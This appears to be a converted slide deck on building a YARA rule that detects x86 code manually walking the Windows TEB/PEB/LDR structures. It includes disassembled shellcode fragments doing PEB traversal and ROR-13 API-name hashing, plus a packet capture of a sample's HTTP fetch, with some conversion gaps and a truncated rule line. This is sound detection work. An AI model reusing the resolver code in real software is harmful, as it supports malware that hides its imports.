
typically: manually parse runtime structures to find function pointers


- this is basically doing live memory forensics on itself











$*(*(*(fs + 30) + 0xC) + 0xC)$

```
mov     edx, large fs:30h
mov     edx, [edx+0Ch]
mov     edx, [edx+0Ch]
```

$*(*(*(\text{fs} + 30) + 0xC) + 0xC)$

`mov eax, fs:0x30`

```
0: 64 a1 30 00 00 00      mov     eax,fs:0x30
```

turns out that `mov ebx, fs:0x30` is encoded as `mov ebx,DWORD PTR fs:0x30`, so see below.

rule fragment: `64 a1 30 00 00 00 .`

$*( (* (fs + 30) + 0xC) + 0xC)$

## LDR\_DATA dereference

0:	8b 40 0c	mov	eax,DWORD PTR [eax+0xc]
3:	8b 5b 0c	mov	ebx,DWORD PTR [ebx+0xc]
6:	8b 49 0c	mov	ecx,DWORD PTR [ecx+0xc]
9:	8b 52 0c	mov	edx,DWORD PTR [edx+0xc]
c:	8b 76 0c	mov	esi,DWORD PTR [esi+0xc]
f:	8b 7f 0c	mov	edi,DWORD PTR [edi+0xc]
12:	8b 40 0c	mov	eax,DWORD PTR [eax+0xc]
21:	8b 47 0c	mov	eax,DWORD PTR [edi+0xc]
24:	8b 40 0c	mov	eax,DWORD PTR [eax+0xc]
27:	8b 58 0c	mov	ebx,DWORD PTR [eax+0xc]
2a:	8b 48 0c	mov	ecx,DWORD PTR [eax+0xc]
2d:	8b 50 0c	mov	edx,DWORD PTR [eax+0xc]
30:	8b 70 0c	mov	esi,DWORD PTR [eax+0xc]
33:	8b 78 0c	mov	edi,DWORD PTR [eax+0xc]

rule fragment: 8b ?? 0c



$*( (* (* (fs + 30) + 0xC) + 0xC)$

## list dereference

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<code>_0:00F2001B 8B 52 0C</code>	<code>mov</code>	<code>edx, [edx+0Ch]</code>	<code>; load order</code>
<code>_0:00F2001B 8B 52 14</code>	<code>mov</code>	<code>edx, [edx+14h]</code>	<code>; memory order</code>
<code>_0:00F2001B 8B 52 1C</code>	<code>mov</code>	<code>edx, [edx+1Ch]</code>	<code>; init order</code>

rule fragment: `8b ?? (0c | 14 | 1c)`

$$*(*(*(\text{fs} + 30) + 0\text{x}\text{C}) + 0\text{x}\text{C})$$

## final rule

---

```
(64 a1 30 00 00 00 |  
 64 8b (1d | 0d | 15 | 35 | 3d) 30 00 00 00 |  
 31 (c0 | db | c9 | d2 | f6 | ff) [0-8] 64 8b ?? 30 )  
[0-8]  
8b ?? 0c  
[0-8]  
8b ?? (0c | 14 | 1c)  
[0-8]  
8b ?? (28 | 30)
```



```

1  rule peb_parsing
2  {
3      meta:
4          author = "William Ballenthin"
5          email = "william.ballenthin@fireeye.com"
6          license = "Apache 2.0"
7          copyright = "FireEye, Inc"
8          description = "Match x86 that appears to manually traverse the TEB/PEB/LDR data."
9
10     strings:
11         //                                ;; TEB->PEB
12         // (64 a1 30 00 00 00 |          ; mov eax, fs:30
13         // 64 8b (1d | 0d | 15 | 35 | 3d) 30 00 00 00 |          ; mov $reg, DWORD PTR fs:0x30
14         // 31 (c0 | db | c9 | d2 | f6 | ff) [0-8] 64 8b ?? 30 ) ; xor $reg; mov $reg, DWORD PTR fs:[$reg+0x30]
15         // [0-8]                                ; up to 8 bytes of interspersed instructions
16         //                                ;; PEB->LDR_DATA
17         // 8b ?? 0c                                ; mov eax,DWORD PTR [eax+0xc]
18         // [0-8]                                ; up to 8 bytes of interspersed instructions
19         //                                ;; LDR_DATA->OrderLinks
20         // 8b ?? (0c | 14 | 1c)                    ; mov edx, [edx+0Ch]
21         // [0-8]                                ; up to 8 bytes of interspersed instructions
22         //                                ;; _LDR_DATA_TABLE_ENTRY.DllName.Buffer
23         // 8b ?? (28 | 30)                        ; mov esi, [edx+28h]
24         $peb_parsing = { (64 a1 30 00 00 00 | 64 8b (1d | 0d | 15 | 35 | 3d) 30 00 00 00 | 31 (c0 | db | c9 | d2 | f6 | ff) [0-8] 64 8b ??
25
26     condition:
27         $peb_parsing
28 }

```



```
sub_42B2D3 proc near
push    edi
push    esi
cld
mov     edx, large fs:30h
mov     edx, [edx+0Ch]
mov     edx, [edx+14h]
```

```
loc_42B2E3:
mov     esi, [edx+28h]
push    18h
pop     ecx
xor     edi, edi
```

```
loc_42B2EB:
xor     eax, eax
lodsb
cmp     al, 61h ; 'a'
jnl     short loc_42B2F4
```

```
sub     al, 20h ; ' '
```

```
loc_42B2F4:
ror     edi, 0Dh
add     edi, eax
loop    loc_42B2EB
```

```
cmp     edi, 6A4ABC5Bh
mov     eax, [edx+10h]
mov     edx, [edx]
jnz     short loc_42B2E3
```

```
pop     esi
pop     edi
retn
sub_42B2D3 endp
```

```
sub_42B2D3 proc near
push    edi
push    esi
cld
mov     edx, large fs:30h
mov     edx, [edx+0Ch]
mov     edx, [edx+14h]
```

```
loc_42B2E3:
mov     esi, [edx+28h]
push    18h
```



```
public start
start proc near
```

```
var_4= dword ptr -4
```

```
cld
call    sub_401088
pusha
mov     ebp, esp
xor     eax, eax
mov     edx, fs:[eax+30h]
mov     edx, [edx+0Ch]
mov     edx, [edx+14h]
```

```
loc_401015:
mov     esi, [edx+28h]
movzx   ecx, word ptr [edx+26h]
xor     edi, edi
```

```
loc_40101E:
lodsb
cmp     al, 61h ; 'a'
jnl     short loc_401025
```

```
sub     al, 20h ; ' '
```

```
loc_401025:
ror     edi, 0Dh
add     edi, eax
loop    loc_40101E
```

```
push    edx
push    edi
mov     edx, [edx+10h]
mov     ecx, [edx+3Ch]
mov     ecx, [ecx+edx+78h]
jecxz   short loc_401082
```

```
add     ecx, edx
push    ecx
mov     ebx, [ecx+20h]
add     ebx, edx
mov     ecx, [ecx+18h]
```

```
loc_401045:
jecxz   short loc_401081
```

```
pusha
mov     ebp, esp
xor     eax, eax
mov     edx, fs:[eax+30h]
mov     edx, [edx+0Ch]
mov     edx, [edx+14h]
```



```
loc_401015:
mov     esi, [edx+28h]
movzx   ecx, word ptr [edx+26h]
xor     edi, edi
```

```
Every 30.0s: file * | cut -d: -f2 | sort | uniq -c | sort -nr
```

```
621 data
365 Composite Document File V2 Document, Little Endian, 0s
169 ASCII text
33 Composite Document File V2 Document, Cannot read section info
26 Composite Document File V2 Document, Can't read directory
24 Zip archive data, at least v2.0 to extract
17 tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
16 Macromedia Flash data, version 32
10 tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 262144)
9 POSIX tar archive (GNU)
8 Zip archive data, at least v1.0 to extract
4 RAR archive data, v4, os
3 RAR archive data, v2.0, os
3 PDF document, version 1.5
3 Hangul (Korean) Word Processor File 5.x
3 Composite Document File V2 Document, Can't read SSAT
2 empty
2 Transport Neutral Encapsulation Format
2 Macromedia Flash data, version 36
2 Java archive data (JAR)
2 DOS executable (COM)
1 tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 32767)
1 ScreamTracker III Module sound data Title
1 ScreamTracker III Module sound data
1 POSIX tar archive
1 PDF document, version 1.4
1 Microsoft OOXML
1 Macromedia Flash data, version 25
1 JPEG 2000 Part 1 (JP2)
1 Composite Document File V2 Document, Can't read SAT
1 Compiled PSI (v2) data (t$\364_+\311\261G\275\200\300R\0161o\030\003o\030\203\307\004\342\365\374\350\202)
1 COM executable for DOS
1 CDFV2 Microsoft Excel
1 CDFV2 Encrypted
```

```
$ file 14e22277938b68104740f5d45a0f8577660b6c2c59875ba318edb0c98d2f8f74
14e22277938b68104740f5d45a0f8577660b6c2c59875ba318edb0c98d2f8f74: tcpdump capture file (little-endian)
```

```
$ yara -s ../../Documents/peb_parsing.yara 14e22277938b68104740f5d45a0f8577660b6c2c59875ba318edb0c98d2f8f74
peb_parsing 14e22277938b68104740f5d45a0f8577660b6c2c59875ba318edb0c98d2f8f74
0x4317:$import_parsing: 31 D2 64 8B 52 30 8B 52 0C 8B 52 14 8B 72 28
```



14e22277938b68104740f5d45a0f8577660b6c2c59875ba318edb0c98d2f8f74.pcap

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No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Vmware_ab:3f:07	Broadcast	ARP	42	Gratuitous ARP for 163.229.77.205 (Request)
2	0.000382	Vmware_c9:f6:af	Vmware_ab:3f:07	ARP	60	Gratuitous ARP for 163.229.77.205 (Reply) (duplicate use of 163.229.77.205 detected!)
3	0.000394	163.229.77.205	163.229.77.205	TCP	62	1062 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
4	0.000566	163.229.77.205	163.229.77.205	TCP	62	8080 → 1062 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
5	0.000592	163.229.77.205	163.229.77.205	TCP	54	1062 → 8080 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6	0.001433	163.229.77.205	163.229.77.205	HTTP	531	GET /uP7eQhFUwJJAWj HTTP/1.1
7	0.001699	163.229.77.205	163.229.77.205	TCP	60	8080 → 1062 [ACK] Seq=1 Ack=478 Win=15544 Len=0
8	0.313354	163.229.77.205	163.229.77.205	TCP	1514	8080 → 1062 [ACK] Seq=1 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
9	0.313728	163.229.77.205	163.229.77.205	TCP	1514	8080 → 1062 [ACK] Seq=1461 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
10	0.313737	163.229.77.205	163.229.77.205	TCP	1514	8080 → 1062 [ACK] Seq=2921 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
11	0.313742	163.229.77.205	163.229.77.205	TCP	1514	8080 → 1062 [ACK] Seq=4381 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
12	0.313749	163.229.77.205	163.229.77.205	TCP	1514	8080 → 1062 [ACK] Seq=5841 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
13	0.313767	163.229.77.205	163.229.77.205	TCP	1514	8080 → 1062 [ACK] Seq=7301 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
14	0.313840	163.229.77.205	163.229.77.205	TCP	54	1062 → 8080 [ACK] Seq=478 Ack=8761 Win=64240 Len=0
15	0.313891	163.229.77.205	163.229.77.205	TCP	1514	8080 → 1062 [ACK] Seq=8761 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
16	0.313900	163.229.77.205	163.229.77.205	TCP	1514	8080 → 1062 [ACK] Seq=10221 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
17	0.313928	163.229.77.205	163.229.77.205	TCP	54	1062 → 8080 [ACK] Seq=478 Ack=11681 Win=62780 Len=0
18	0.314092	163.229.77.205	163.229.77.205	TCP	1514	8080 → 1062 [ACK] Seq=11681 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
